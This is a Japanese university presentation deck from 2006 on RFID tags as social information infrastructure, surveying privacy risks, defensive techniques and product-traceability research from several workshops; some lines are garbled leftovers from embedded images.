

RFIDと社会情報基盤

安浦, 寛人
九州大学大学院システム情報科学研究院 | 九州大学システムLSI研究センター

<https://hdl.handle.net/2324/9154>

出版情報 : SLRC プレゼンテーション, 2006-11-21. 九州大学システムLSI研究センター
バージョン :
権利関係 :



RFIDと社会情報基盤

安浦 寛人

九州大学 大学院システム情報科学研究所
システムLSI 研究センター

過去50年で何が変わったのか？

- 社会活動における物理的制約の削減
 - 価値情報や信用情報の移動に対する大きさ, 重さ, 時間の制約
- 社会システムにおける情報の影響が伝わる時間(時定数)
 - 人間の生理的情報処理能力は1000年前とほとんど変わらない.
 - 社会システムの時定数は50年で100万分の1以下になった.
 - システムの安定性の危機
- Dependableな社会情報基盤の確立
 - 安心して生命、財産、プライバシーを預けられる仕組み
- ◆ 情報技術を前提とした社会システムの再構築
 - ◆ エレクトロニクスの故障率は 10^{-9} 、自動車は 10^{-12}
 - ◆ 情報化社会で「人命」「財産」「プライバシー」をどのように取り扱うか？
 - ◆ 情報技術はDependableな社会基盤たりえるか？

QuickTimey C?
TIFF Aiabek C*Cu Ai el EEvEeEOEaEA
C™C±CAEsENE EEC%a@CECZC%Q...ÇÖKöVç-CüA


QuickTimey C?
TIFF Aiabek C*Cu Ai el EEvEeEOEaEA
C™C±CAEsENE EEC%a@CECZC%Q...ÇÖKöVç-CüA

QuickTimey C?
TIFF Aiabek C*Cu Ai el EEvEeEOEaEA
C™C±CAEsENE EEC%a@CECZC%Q...ÇÖKöVç-CüA

システムの不安定性の原因



書く (100文字/分)



読む (1000文字/分)





話す (500文字/分)




ファクシミリ (2000文字/分)



インターネット
(1,000,000文字/秒)



情報の通信・処理の変化



社会情報基盤の構築

経済性・効率性

安全・安心

快適・豊かさ

社会システム

行政システム、経済システム、通信システム
交通システム、物流システム、放送システム
環境、教育、徴税、治安、国防、商業、農業

情報
ネットワーク

ハードウェア
(LSIなど)

ソフトウェア

社会情報基盤

「価値」の電子化の問題

経済活動における「価値」の量と保存則の保証
1000年に一度の社会システム改革のタイミング



金属貨幣（紀元前10C以前）
価値の量：物質（金属）
価値の保存則：物質保存則

紙幣（紀元10C）
価値の量：情報（印刷）
価値の保存則：物質（紙）

電子マネー（21C）
価値の量：情報
価値の保存則：情報

完全なコピーが可能な
情報で価値が保存できるか？

社会情報基盤の開発への要求


- 数十年有効なグランドデザイン
- 社会の安定と安全を確保する仕組み
- 一般の人に分かりやすい原理
- 個人を守るためのシステム
- 地球環境に負担をかけないシステム
- 開発、運用、保守のコストと効率
- 技術の変化に対応した新しいシステムへのスムーズな移行




何ができるかより
どうあるべきかを考えることが重要

電子タグ (RFIDタグ)

- 電池はついていないことが多い
- 無線 (Radio Frequency) による通信インターフェースと電力供給
- 小型で種々の形状:
 - － カード、キーホルダ、シール、1mm角以下のものも出現
- 読み書きの時間: 約0.5秒
- 通信距離: 最大5m (日本では使える周波数帯の制限により2m)
- 記憶容量 ~ 1ビット ~ 64kバイト




<http://www.tij.co.jp/jmc/docs/tiris/goods/index.html>



<http://www.hitachisemiconductor.com/sic/jsp/japan/jpn/Gain/135/next/>

非接触型IC





RFIDとプライバシー

「電子タグ環境のプライバシー保護と情報流通技術に関する調査研究」より

(1) 利便性とプライバシー

- どこにリスクとバランス点があるのか

(2) 消費者の視点

- 消費者は何を望み, 何を恐れているのか


(3) プライバシーリスクの低減

- 技術的な解決への試み

(4) 商品トレーサビリティへの応用

- 注目をあびる情報流通技術

(5) 新しい応用

- 近未来に実現できそうな応用
- 

利便性とプライバシー

“「個人情報とプライバシー」

— 歴史と原理 — “

白田 秀彰(法政大学)

- **個人情報保護とプライバシー保護は異なる！**
 - 1974年米国が個人情報保護法にPrivacy Actという言葉をつけたことから混同が始まった
 - プライバシー:
 - 人間の基本的権利. コスト度外視で守る必要がある
 - →商用情報システムでは扱えない
 - 個人情報:
 - 情報システムまたは紙文書で扱う情報.
 - →コスト対効果の計算が可能
- **電子タグによる第1次的な問題はプライバシー侵害ではなく、個人情報の漏洩である.**
 - コスト対効果の計算が可能である！

(SLRC Workshop 「情報の効果的利用と個人情報保護— ID情報の管理と保護—」
2004年10月8日)


“RFID: opportunities and risks”

Frank Stajano (ケンブリッジ大学)

- 電子タグシステム：
 - 情報システムが**目を持つ**
 - 利用者はまだまだRFIDの利便性を享受しているとはいえない
- 電子タグシステムの問題点：
 - 情報システムが目を持つことではなく、**透視**できること



(International Workshop Series on RFID, 2004年11月10日)



“From “Anywhere, Anytime, Anyone” to “The right Information at the right Time, in the right Place, in the right Way to the right Person” ”

Gerhard Fischer (コロラド大学)

- RFID応用の分析
 - 低価値・低リスク → ギフトラッピング (既存の応用のおきかえ)
 - 建物の鍵、電車の乗車券、スーパーのレジ精算
 - 低価値・高リスク → 技術主導的
 - 真の利用価値が明確でない体内埋め込み型RFIDタグ
 - 高価値・低リスク → ユーザによりコントロールされた分散インテリジェンス
 - 食品トレーサビリティや環境モニタリング
 - 高価値・高リスク → プライバシー
 - 人を監視することによって安全や便利を提供するシステム
 - ↑これが重要


“From “Anywhere, Anytime, Anyone” to “The right Information at the right Time, in the right Place, in the right Way to the right Person” ”

Gerhard Fischer氏 (コロラド大学)

技術だけの議論ではいけない。

- 社会技術システム(Socio-technical Systems)としてとらえた例
 - 例: *CLever*プロジェクト → センサー等による知的障害者支援
 - 社会的コンテキスト、倫理問題、人間の役割といった、技術そのものに限らない広い視点で議論する必要
- メタデザイン: 電子タグシステムを、試験的に使いながら共同設計する方法
 - 例: *EDC* (Envisionment and Discovery Collaboratory) → 共同設計作業

(International Workshop
Series on RFID, 2004年11
月10日)



消費者の視点

“Building Consumer Trust in Pervasive Retail”

George Roussos (ロンドン大学)

- **MyGrocer**
 - アテネのスーパーで実証。商品をすべてタグ付
 - ディスプレイ付ショッピングカート, 買い物リスト管理、売場案内、金額計算、商品プロモーションビデオ
- 消費者の反応
 - 売場案内や金額計算は評判良いが、プロモーションは評価されない。
 - 家庭内でのRFID応用にも消極的反応
- 課題
 - 消費者から見てフェアと思ってもらうためには？
 - 電子タグから取得されるデータの所有権
 - 消費者の選択権
 - データがほかの目的 (マーケティング, 犯罪捜査) のために利用される時の明確化




(International Workshop Series on RFID, 2004年
12月6日)



“Building Consumer Trust in Pervasive Retail”

George Roussos (ロンドン大学)


- 5年後の予想(抜粋)
 - SKU (Stock Keeping Unit) レベルでのサプライチェーンは一般化するが、**個品レベルでのトラッキングは高価のものに限定される。**
 - データの所有権の議論は5年くらいでは収束しそうにない。
 - 購買行動は変化し、新しい対応を迫られる。
 - 消費者の**政治的**活動は活発化する。
- 

“RFID入場券システムとプライバシー ～慶應SFCにおけるトレーサビリティ研究～”

小川美香子(慶應義塾大学 大学院政策・メディア研究科/Auto-IDラボ)

数千～数万人規模の2つのイベントにおけるRFID入場券システム
を対象としたプライバシー意識のアンケート調査

- 2割の利用者がプライバシーに不安
 - － うち約3割は仕組みが理解できないことによる不安
 - － 約2割は情報管理体制への不安
- シリアル番号はプライバシー侵害につながるか？
 - － 反復利用するもの：79.7%がYes
 - － 使い捨てのもの：39.6%がYes



Copyright IC Chip PASSPORT rights reserved


36

利用者に「**わかってもらうこと**」の重要性

(SSR RFIDワークショップ「商品トレーサビリティとプライバシー・セキュリティ」 2005年1月21日)



プライバシーリスクの軽減

- Killing tags: タグの無効化
 - Faraday cage: 電磁波を遮断する容器
 - Active jamming: 妨害電波を故意に発生
 - Sophisticated tags: セキュリティ回路を持つ電子タグ
 - Blocker tags:
 - 付近のタグの値を電磁波の干渉を利用して変更
 - Local computation: ネットワークを用いない処理
 - Information management:
 - 既存の情報システムの安全管理手法を用いるもの
 - Social regulation: 法的規制, 社会教育
- 低コストな電子タグに適した**完全な物はない**
- 

“Scanning with a Purpose -- Supporting the Fair Information Principles in RFID protocols”

Christian Floerkemeier (ETHチューリッヒ)

- 誰が、どのような目的で電子タグを読もうとしているかをリーダは明示
- 番犬タグがポリシーにあう読み方をしているかチェック
- ポリシーは、多くのプライバシー法案の元となったFIPに基づき表記
 - FIP:(Fair Information Principle)
OECD(経済協力開発機構), 1980




“RFID: opportunities and risks”

Frank Stajano (ケンブリッジ大学)

所有権に基づいたポリシー

- ・ タグを埋めた物品の所有者のみに読む権利がある
- ・ 所有者はこの権利を他人にも与えることができる
- ・ 所有権が移れば、タグを読む権利も移る




(International Workshop Series on RFID, 2004年11月10日)

“分散トレーサビリティにおける、セキュリティ・プライバシー保護技術”

沼尾 雅之 (日本IBM 東京基礎研究所)

種々のセキュリティ技術

- タグの匿名化(Tag Anonymization)
 - タグには商品情報など意味のある情報は載せず、名前解決(ONS)時に意味を与える
- サーバサイドアクセス認証(Server-Side Access Authorization)
 - 所有権の移るトレーサビリティのような応用において、サーバ側でアクセス権を動的に管理
- ポリシー構成と相互運用性(Policy Composition and Interoperability)
 - 商品情報へのアクセスポリシーの動的な統合・分割手法
- 所有者認証と譲渡(Owner Authentication and Transfer)
 - 小型PDAを用いた安全な所有者認証と譲渡の方法




(SSR RFIDワークショップ「商品トレーサビリティとプライバシー・セキュリティ」 2005年1月21日)

“Aspects of Privacy for RFID Systems”

井上創造(九州大学)

プライバシー保護の見えやすさ(**Visibility**)が重要

1. IDの**Localization**による方法
 1. ROM(読みだし専用メモリ)と書き込み可能メモリの組み合わせによる方法
 2. IDの物理的な分離による方法
2. **PID**: 信頼できる第3者(発行者)が非常に長いビット列を利用者に与える方法
 - 必ずしも暗号学的手法を使ったものでなくてよい
 - 所有者へ見えやすく、低コストな方法




(International Workshop Series on RFID, 2004年11月10日)

“Personal Privacy Assistants for RFID Users”

木實新一(コロラド大学)

- プライベートな領域と、パブリックな領域の境界を動的に制御する方法
 - プライベート: 人, 物
 - パブリック: ネットワーク
- 小型デバイスが利用者へのフィードバックを用いて境界を制御する.



商品トレーサビリティ

“A Proposal of Consumer Service of RFID & Information Sharing Model -Shift the Trade-off Balance”

垂水浩幸、中野 裕介(香川大学; 調査研究チーム):

- 中央集権的ではなく、消費者主体による商品情報流通のしくみを提案
 - 例:
 - アレルギー患者が、食品のアレルギー情報を収集し公開
 - グルメ愛好家が食材の生産情報を収集し公開
 - 商品データをRSSで記述
- 利便性を高めることでプライバシーリスクとのバランスをとりたい



“商品トレーサビリティを実現する情報モデル”

高尾将嘉 (野村総研 情報技術本部, ECOM:)

1. 商品トレーサビリティの必要性
 - 食品偽装と食品の品質向上
←価格競争からの脱却
 - 家電リサイクル法の施工(2001年)
 - テロ多発による物流セキュリティ
2. 業界の取り組み
 - アパレル, 食品, 書籍, 家電
3. 情報モデルとシステム構成
 - **移動, 梱包, 加工**を表現できるIDの与え方



トレーサビリティ茶(ティー)

“食品トレーサビリティシステムと消費者調査 ～慶應SFCにおけるトレーサビリティ研究～”

小川美香子

(慶應義塾大学 大学院政策・メディア研究科/Auto-IDラボ)

- 石井食品(株)のトレーサビリティへの取り組みの事例調査

- 品質管理型

- 情報開示型

の2目的

- 消費者の反応:

- 68%の消費者が情報開示する企業に安心感だが,

- 48%の消費者が情報の内容には半信半疑

- 第三者(消費者団体, NPO)への期待と信頼が大きい

- 60%の消費者は5~10%の価格転嫁なら許容

- 賞味期限(71%)原材料(67%)添加物(64%)の順で消費者は知

→情報の信頼性と開示方法への工夫が常に必要




2003年現在

(SSR RFIDワークショップ「商品トレーサビリティとプライバシー・セキュリティ」 2005年1月21日)

“分散トレーサビリティにおける、セキュリティ・プライバシー保護技術”

沼尾 雅之 (日本IBM 東京基礎研究所)

- トレーサビリティにはセキュリティが重要
